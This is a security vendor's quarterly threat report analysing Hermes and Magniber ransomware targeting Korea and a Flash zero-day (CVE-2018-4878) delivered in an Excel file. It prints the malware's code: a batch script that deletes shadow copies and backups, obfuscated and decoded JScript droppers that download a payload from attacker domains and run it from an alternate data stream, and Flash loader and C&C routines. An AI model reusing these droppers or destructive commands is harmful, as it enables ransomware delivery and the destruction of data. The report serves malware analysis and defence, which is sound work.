ASEC Report

Vol. 90

Q1 2018

AhnLab

ASEC REPORT

VOL.90 Q1 2018

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q1 2018

Table of Contents

SECURITY ISSUE

- Is Ransomware Targeting Specific Country A Trend?

Security Issue

Is Ransomware Targeting Specific Country A Trend?

You don't need to be a cybersecurity expert to know that the biggest malware issue is ransomware. Ransomware attacks will not decrease unless people stop saving their valuable information digitally or interest towards Bitcoin goes down. The attacks are evolving with new attack methods and techniques.

AhnLab Security Emergency response Center (ASEC) has detected ransomwares targeting Korean users. This report provides a detailed analysis on such ransomware.

Hermes Ransomware

Hermes ransomware excludes certain system folders and files when encrypting. The most recently discovered version of Hermes included 'AhnLab' in its exclusion folder list. The reason for excluding the AhnLab folder from encryption seems to be an attempt to bypass the detection since AhnLab's anti-malware solutions detect ransomware behavior if any of its internal files are encrypted. This exception was not included in the first version of Hermes discovered in early 2017 but was included in the recent version. The comparison between the first and the latest 2.1 version is as shown in Figure 1-1.

		Hermes 2017	Latest Hermes
Similarities		Countries excluded from infection (Russia, Ukraine, and Belarus)	
		Ransom note filename (DECRYPT_INFORMATION.html)	
		Creates and runs a batch file that deletes shadow volume copies or backup files	
Differences	Folders excluded from infection	Windows, Microsoft, Program Files, All Users, Default, $Recycle.Bin, and Desktop	AhnLab, Microsoft, Chrome, Mozilla, Windows, $Recycle.Bin, and Desktop
	File extensions for infection	.tif, .php, .1cd, .7z, .accdb, .cd, .dbf, .ai, .arw, .txt, .doc, .docm, .docx, .zip, .rar, .xlsx, .xls, .xlsb, .xlsm, .jpg, .jpe, .jpeg, .bmp, .db, .eql, .sql, .adp, .mdf, .frm, .mdb, .odb, .odm, and 776 more extensions	All files infected excluding; .exe, .dll, .lnk, .ini, and .hrmlog (5 extensions)
	Ransom Note Displayed on Screen		

Figure 1-1 | Comparison of the 2017 version and the latest version of Hermes

Hermes excludes specific countries by checking the language identified for the system locale in the system registry. The list of three language identifiers excluded from the attack is as shown in Table 1-1.

Registry	Checked value	Country
HKLM\SYSTEM\ControlSet001\Control\Nls\Language\InstallLanguage	0419	Russia
	0422	Ukraine
	0423	Belarus

Table 1-1 | Countries excluded from Hermes infection

Hermes searches the computer drive to encrypt files based on target file and folder criteria as shown in Figure 1-1. Then, it creates and runs a batch file (*.bat), see Table 1-2, to delete the volume shadow copies. The latest 2.1 version found in 2018 encrypts all the files in the system except for the five distinctive extensions. Unlike others, Hermes does not change the extension of encrypted file, making it harder to detect.

Path the Batch File is Created in	Filename of the Batch File
C:\users\Public	window.bat

Table 1-2 | File path and name of the created BAT file

The created batch file, window.bat, reduces the shadow copies storage area to indirectly delete internal files then deletes volume shadow copies. It also deletes the backup files of specific extensions, as shown in Figure 1-2, making it harder for users to restore the data.

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:¶*.VHD c:¶*.bac c:¶*.bak c:¶*.wbcat c:¶*.bkf c:¶Backup*.* c:¶backup*.* c:¶*.set c:¶*.win c:¶*.dsk
del /s /f /q d:¶*.VHD d:¶*.bac d:¶*.bak d:¶*.wbcat d:¶*.bkf d:¶Backup*.* d:¶backup*.* d:¶*.set d:¶*.win d:¶*.dsk
del /s /f /q e:¶*.VHD e:¶*.bac e:¶*.bak e:¶*.wbcat e:¶*.bkf e:¶Backup*.* e:¶backup*.* e:¶*.set e:¶*.win e:¶*.dsk
del /s /f /q f:¶*.VHD f:¶*.bac f:¶*.bak f:¶*.wbcat f:¶*.bkf f:¶Backup*.* f:¶backup*.* f:¶*.set f:¶*.win f:¶*.dsk
del /s /f /q g:¶*.VHD g:¶*.bac g:¶*.bak g:¶*.wbcat g:¶*.bkf g:¶Backup*.* g:¶backup*.* g:¶*.set g:¶*.win g:¶*.dsk
del /s /f /q h:¶*.VHD h:¶*.bac h:¶*.bak h:¶*.wbcat h:¶*.bkf h:¶Backup*.* h:¶backup*.* h:¶*.set h:¶*.win h:¶*.dsk
del %0
```

Figure 1-2 | Content of the BAT file

When Hermes encrypts normal files on the infected computer, it creates a ransom note in each directory (filename: DECRYPT_INFORMATION.html) which demands Bitcoin in return for restoration.

Hermes is known to be distributing via web, so users are warned to take extra care when visiting unverified web pages and get the latest security updates for Adobe Flash Player.




Figure 1-3 | Magniber ransom note

Magniber ransomware

Magniber ransomware, which distributes using the Magnitude Exploit Kit, targets Korean users on Windows OS. The ransom note displayed on the infected user's computer is as shown in Figure 1-3.

Magniber retrieves the language identifier for the system default language of the operating system using the GetSystemDefaultUILanguage() API function before conducting the encryption process.




Figure 1-4 | Checking default language of the infected user

The red box in Figure 1-4 shows that it checks the return value of the API function. If the value is '0x412', the language identifier for Korean, then system files are encrypted. Otherwise, it executes the code to delete itself (CALL 00401550).

Unlike the aforementioned Hermes, it does not exclude certain languages for its attack, but targets a language. If the default user language is not Korean, it terminates and deletes itself.

Magniber uses malvertising for attack. Malvertising is the use of the legitimate online advertising networks to distribute malware. Recently, there has been some changes in the creation and execution methods of Magniber. The Magniber script, as of February 7, 2018, contained the use of a method to hide ransomware files created in the alternate data stream




Figure 1-5 | Command for Self-Termination and Deletion

(ADS) of the user system. The obfuscated and decoded distribution scripts are as shown in Figure 1-6 and Figure 1-7 respectively.

<?xml version="1.0"?><scriptlet><registration progid="gaabvy" classid="{F0001111-0000-0000-0000-0000AAAAAAAA}"><script language="JScript"><![
CDATA[function mjaggc(vhydwzikxo){return GetObject("n"+tkcjoqda+"w:"+vhydwzikxo)}function ofuozbu(vhydwzikxo){var hqnooqkoz=mjaggc("2"+opzsi+
"07"+zalqcmtxs+"2f4-2"+zalqcmtxs+tkcjoqda+"f-4"+mpzofiilmy+"53-a"+nzogf+"ab-6677"+mpzofiilmy+"b67"+opzsi+"4"+mpzofiilmy+"5");hqnooqkoz["O"+
ogsrcbdufd+tkcjoqda+"n"]("GET",vhydwzikxo,0);hqnooqkoz["S"+tkcjoqda+"nd"]();hqnooqkoz["Wa"+fhwswwhcep+"tForR"+tkcjoqda+"s"+ogsrcbdufd+"ons"+
tkcjoqda]();if(200==hqnooqkoz["stat"+wxesqbpxet+"s"])return hqnooqkoz["r"+tkcjoqda+"s"+ogsrcbdufd+"ons"+tkcjoqda+"I"+tkcjoqda+"xt"]}try {var
mtpwigz = "Q6B3",opzsi="0",lmhhkma=":",wzliqnu="H",tkcjoqda="e",wxesqbpxet="u",zalqcmtxs="c",fhwswwhcep="i",ogsrcbdufd="p",roqeotlu="D",nzogf=
"8",mpzofiilmy="9",lseaead="t";var ggxikxt=mjaggc("72C24"+roqeotlu+roqeotlu+"5-"+roqeotlu+"7"+opzsi+"A-43"+nzogf+"B-"+nzogf+"A42-9"+nzogf+"424B"
+nzogf+nzogf+"AF8"+nzogf);var cwnbdzleq=ggxikxt["Ex"+ogsrcbdufd+"andEnv"+fhwswwhcep+"ronm"+tkcjoqda+"nt3"+lseaead+"r"+fhwswwhcep+"ngs"]("%"+
lseaead+tkcjoqda+"m"+ogsrcbdufd+"%")+"\\a0f1L0Y"+lmhhkma+"a0f1L0Y";var nlvezktq=mjaggc(opzsi+opzsi+opzsi+opzsi+opzsi+"566-"+opzsi+opzsi+opzsi+
opzsi+"-"+opzsi+opzsi+"1"+opzsi+"-8"+opzsi+opzsi+opzsi+"-"+opzsi+opzsi+"AA"+opzsi+opzsi+"6"+roqeotlu+"2EA4");for (var i = 0; i < 15; i++) {
mtpwigz += mtpwigz[zalqcmtxs+"on"+zalqcmtxs+"a"+lseaead](mtpwigz);}nlvezktq[lseaead+"ype"]=2;nlvezktq[zalqcmtxs+"hars"+tkcjoqda+lseaead]=
fhwswwhcep+"so-"+nzogf+nzogf+"59-1";nlvezktq["op"+tkcjoqda+"n"]();var ipqudyvwb=ofuozbu(
"http://217y528357f.leqbyte.online/f42f114e95b308db34ad71fb45710923");nlvezktq["wr"+fhwswwhcep+lseaead+tkcjoqda+lseaead+tkcjoqda+"x"+lseaead](
ipqudyvwb+mtpwigz);nlvezktq["Sav"+tkcjoqda+lseaead+"oFil"+tkcjoqda](cwnbdzleq,2);nlvezktq["Clos"+tkcjoqda]();ggxikxt["R"+wxesqbpxet+"n"]("wm"+
fhwswwhcep+zalqcmtxs+" "+ogsrcbdufd+"ro"+zalqcmtxs+tkcjoqda+"ss "+zalqcmtxs+"all "+zalqcmtxs+"r"+tkcjoqda+"a"+lseaead+tkcjoqda+" \""+cwnbdzleq+
"\"");}catch(pfuzmax){}]]></script></registration></scriptlet>

Figure 1-6 | Obfuscated distribution script (as of 02/07/2018)

```
function Req_Payload(vhydwzikxo) {
    var WinHttp = GetObject("new:WinHttp.WinHttpRequest.5.1");
    WinHttp.Open("GET", vhydwzikxo, 0);
    WinHttp.Send();
    WinHttp.WaitForResponse();
    if (200 == WinHttp.status) return WinHttp.responseText
}

    var Padding = "Q6B3"
    var Shell = GetObject("new:WScript.Shell");
    var FilePath = Shell.ExpandEnvironmentStrings("%temp%") + "\\wa0f1LOY:wa0f1LOY";
    var Stream = GetObject("new:ADODB.Stream");
    for (var i = 0; i < 15; i++) {
        Padding += Padding.concat("Q6B3");
    }
    Stream.type = 2;
    Stream.charset = "iso-8859-1";
    Stream.open();
    var Payload = Req_Payload("http://217y528357f.leqbyte.online/f42f114e95b308db34ad71fb45710923");
    Stream.writetext(Payload + Padding);
    Stream.SavetoFile(FilePath, 2);
    Stream.Close();
    Shell.Run("wmic process call create \"" + FilePath + "\"");
```

Figure 1-7 | Decoded distribution script (as of 02/07/2018)

The decoded Magniber distribution script in Figure 1-7 shows that the filename "wa0flL0Y: wa0flL0Y" is created in the %tempt% path. The locally saved file is 0 byte in size in the directory, as shown in Figure 1-8.




Figure 1-8 | Ransomware created in the %tempt% path

This 0 byte file, however, is found to be created in ADS (Alternate Data Stream).

The actual ransomware file used for ADS executes by the last string of the command in the decoded script. This is executed by the WMIC query, as shown in Table 1-3. For security reasons, files created in ADS cannot be executed by commands such as "start [filename]" in Windows XP or later versions. However, use of the WMIC query mentioned above allows files created in ADS to run on Windows 7 and 10.

WMIC process call create "%temp%\\wa0f1LoY:wa0f1LoY

Table 1-3 | WMIC Query

There has also been another change on the Magniber distribution script discovered on February 20, 2018. It now has a new method to execute the file in ADS via forfiles.exe.

```
function Req_Payload(zphous) {
    var WinHttp = GetObject("new:WinHttp.WinHttpRequest.5.1");
    WinHttp.Open("GET", zphous, 0);
    WinHttp.Send();
    WinHttp.WaitForResponse();
    if (200 == WinHttp.status) return WinHttp.responseText
}

    var Padding = "QvB"
    var Shell = GetObject("new:WScript.Shell");
    var FilePath = Shell.ExpandEnvironmentStrings("%temp%") + "\\L43rI0:MQGR3Td";
    var Stream = GetObject("new:ADODB.Stream");
    for (var i = 0; i < 15; i++) {
        Padding += Padding.concat("QvB");
    }
    Stream.type = 2;
    Stream.charset = "iso-8859-1";
    Stream.open();
    var Payload = Req_Payload("http://759a8a21ct607nft.dogones.site/e0e037af3cacc275ebc3af69fe0f699f");
    Stream.writetext(Payload + Padding);
    Stream.SavetoFile(FilePath, 2);
    Stream.Close();
    Shell.Run("forfiles /p c:\\windows\\system32 /m notepad.exe /c \"" + FilePath + "\"");
    Shell.Run("wmic process call create \"" + FilePath + "\"");
```

Figure 1-9 | Decoded distribution script (as of 2018/02/20)

The decoded Magniber distribution script is shown in Figure 1-9. The lower red box on the figure shows that a new executable statement ‘forfiles’ is added to the existing WMIC query.

The new statement runs the ransomware file created in ADS of the user system through the forfiles.exe file. The forfile.exe file is a command provided in Windows. It selects files to execute a command on them. Files stored in ADS could run in Windows 7 and 10 using the forfile.exe file. This seems to be an attempt to infect systems with disabled WMI queries.

forfiles /p c:\\windows\\system32 /m notepad.exe /c \""+ FilePath + "\""

Table 1-4 | Command for Using forfiles.exe

The command shown in Table 1-4 shows that the command argument ("/p c:\\windows\\system32 /m notepad.exe) has been used to avoid repeated execution of the forfiles.exe command. As a result, the following command argument (/c \"" + FilePath + "\"") is executed only once. Thus, the attacker used the forfiles.exe command to run one single file.

The aliases identified by AhnLab's security solutions are as below:

- Trojan/Win32.Magniber
- Malware/MDP.Ransome.M1171
- Trojan/Win32.Hermesran
- Malware/MDP.CoinMiner.M1845

ANALYSIS IN-DEPTH

- Adobe Flash Player Vulnerability Attacks Targeting Korea

Analysis-In-Depth


Adobe Flash Player Vulnerability Attacks Targeting Korea

AhnLab has recently discovered a new malicious document file used in targeted attacks on South Korea. The attacks used social engineering techniques with a zero-day exploit—unknown security vulnerability—of Adobe Flash Player embedded in the document. This report focuses on the vulnerability and shellcodes used for the attack.

The information of the new zero-day vulnerability used for the attacks is as follows:

- CVE number: CVE-2018-4878
- Affected product version: Adobe Flash Player 28.0.0.137 and earlier versions (Windows)
- Adobe patch number: APSB18-03 (version 28.0.0.161)

The Excel file used in the attack was written in Korean. The malware hid behind the insert object function of ActiveX control as shown in Figure 2-1.



	A	B	C	D
1				
2				
3		인기상품	가격	
4		존바바토스 아티산 포 맨	25800원	
5		한국오스카제약 우르오스 올인원 모이스처라이저 스킨 로션 200ml	19,020원	
6		탈모닷컴 올뉴 TS 샴푸 500ml	34,220원	
7		CJ라이온 아이깨끗해 폼 핸드 솝 250ml	2,760원	
8		시세이도 센카 퍼펙트 휩 폼 클렌징 120g	4,080원	
9		갈더마 세타필 모이스처라이징 로션 591ml	10,610원	
10		유니레버 도브 실키 바디크림 300ml	13,900원	
11		LG생활건강 보닌 트리플 액션 원샷 플루이드 180ml	18,510원	
12		두피중심 고체샴푸 28g	12,160원	
13		르퀼라야 퓨어텐 클렌저 810ml	18,900원	

Figure 2-1 | Malware hidden in the ActiveX control object

The malicious Adobe Flash file is embedded within the inserted ActiveX control object as shown in Figure 2-2.




Figure 2-2 | Adobe Flash file embedded in the ActiveX control object

The malicious Flash file operates in the general process as shown in Figure 2-3 and the components will be explained as distinguished in the figure.




Figure 2-3 | Overall operating process of the Flash file

Loader connects to the internally stated C&C server address and receives the key as shown in Figure 2-4.




Figure 2-4 | Second encrypted Flash file and C&C address

```
public function Decript(event:Event) : void
{
   var j:int = 0;
   var loader:URLLoader = URLLoader(event.target);
   var swf_key_txt:String = loader.data;
   var decData:ByteArray = new ByteArray();
   var swf_key:ByteArray = new ByteArray();
   for(var i:int = 0; i < swf_key_txt.length; i = i + 2)
   {
      swf_key.writeByte(uint("0x" + swf_key_txt.substr(i,2)));
   }
   decData.writeBytes(this.binData,0,this.sz_swf_head);
   this.binData.position = this.sz_swf_head + this.id_len;
   var n:uint = this.binData.readUnsignedInt();
   this.binData.position = 0;
   for(i = this.sz_swf_head + this.id_len + 4; i < this.binData.length; i = i + 100)
   {
      for(j = 0; j < this.id_len; j++)
      {
         decData.writeByte(this.binData[i + j] ^ swf_key[j]);
      }
   }
   var l:Loader = new Loader();
   l.loadBytes(decData);
   addChild(l);
}
```

Figure 2-5 | Decript function used to decode the second Flash file

The internal decoding routine in Figure 2-5 and the decode key received from the server are used to decode the second Flash file to be loaded in memory. The internal function is named Decript.

Here, the URL delivered to the C&C server is configured by combining the information on the file system environment and the ID value within the file. The code for this is as shown in Figure 2-6.

```
public function SendGetSwfKeyReqest() : void
{
   var swf_id:ByteArray = new ByteArray();
   var strDbg:String = !!Capabilities.isDebugger?"-D":"";
   var my_url:ByteArray = new this.MyURL() as ByteArray;
   swf_id.writeBytes(this.binData,this.sz_swf_head,this.id_len);
   this.myUrlReqest.url = StringUtil.trim(my_url.toString());
   this.myUrlReqest.url = this.myUrlReqest.url + ("?id=" + this.Array2String(swf_id));
   this.myUrlReqest.url = this.myUrlReqest.url + ("&fp_vs=" + Capabilities.version.replace(",",".") + strDbg);
   this.myUrlReqest.url = this.myUrlReqest.url + ("&os_vs=" + Capabilities.os);
   this.myUrlLoader.load(this.myUrlReqest);
}
```

Figure 2-6 | Internal code for configuring the URL for C&C access

Tag	Description
id	File offset, a binary value from 10 to 100 bytes
fp_vs	Version of Adobe Flash Player
os_vs	Version of operating system

Table 2-1 | Delivered information

hxxp://www.1588-2040.co.kr/conf/conf.php?id=FD43D13B2E6D5BC36697A5C5F954498ADC5976906432DADD5033C5930AB08BC52A712A893C602C4EC385CF707E34640AE985F50C07052A8D5FAB6D62440E4DEF5AD4203D566EED4D050389AC90A9FF48FEDB3582FA28CD84D7284AD5D1B4742A9656FD80&fp_vs=WIN%2028.0,0,137&os_vs=Windows%207

Table 2-2 | Example of URL for accessing the C&C Server

After gaining access to the C&C server, the key value is transferred from the server, and the second flash file decoded by the key value then becomes the malicious file exploiting CVE-2018-4878 zero-day vulnerability.

CVE-2018-4878 is a UAF (User-After-Free) vulnerability. This occurs during the handling of listener classes in the Adobe Primetime SDK related media players and attempts to reuse memory after memory allocation.

The code of the file used in the attack is as shown in Figure 2-7.

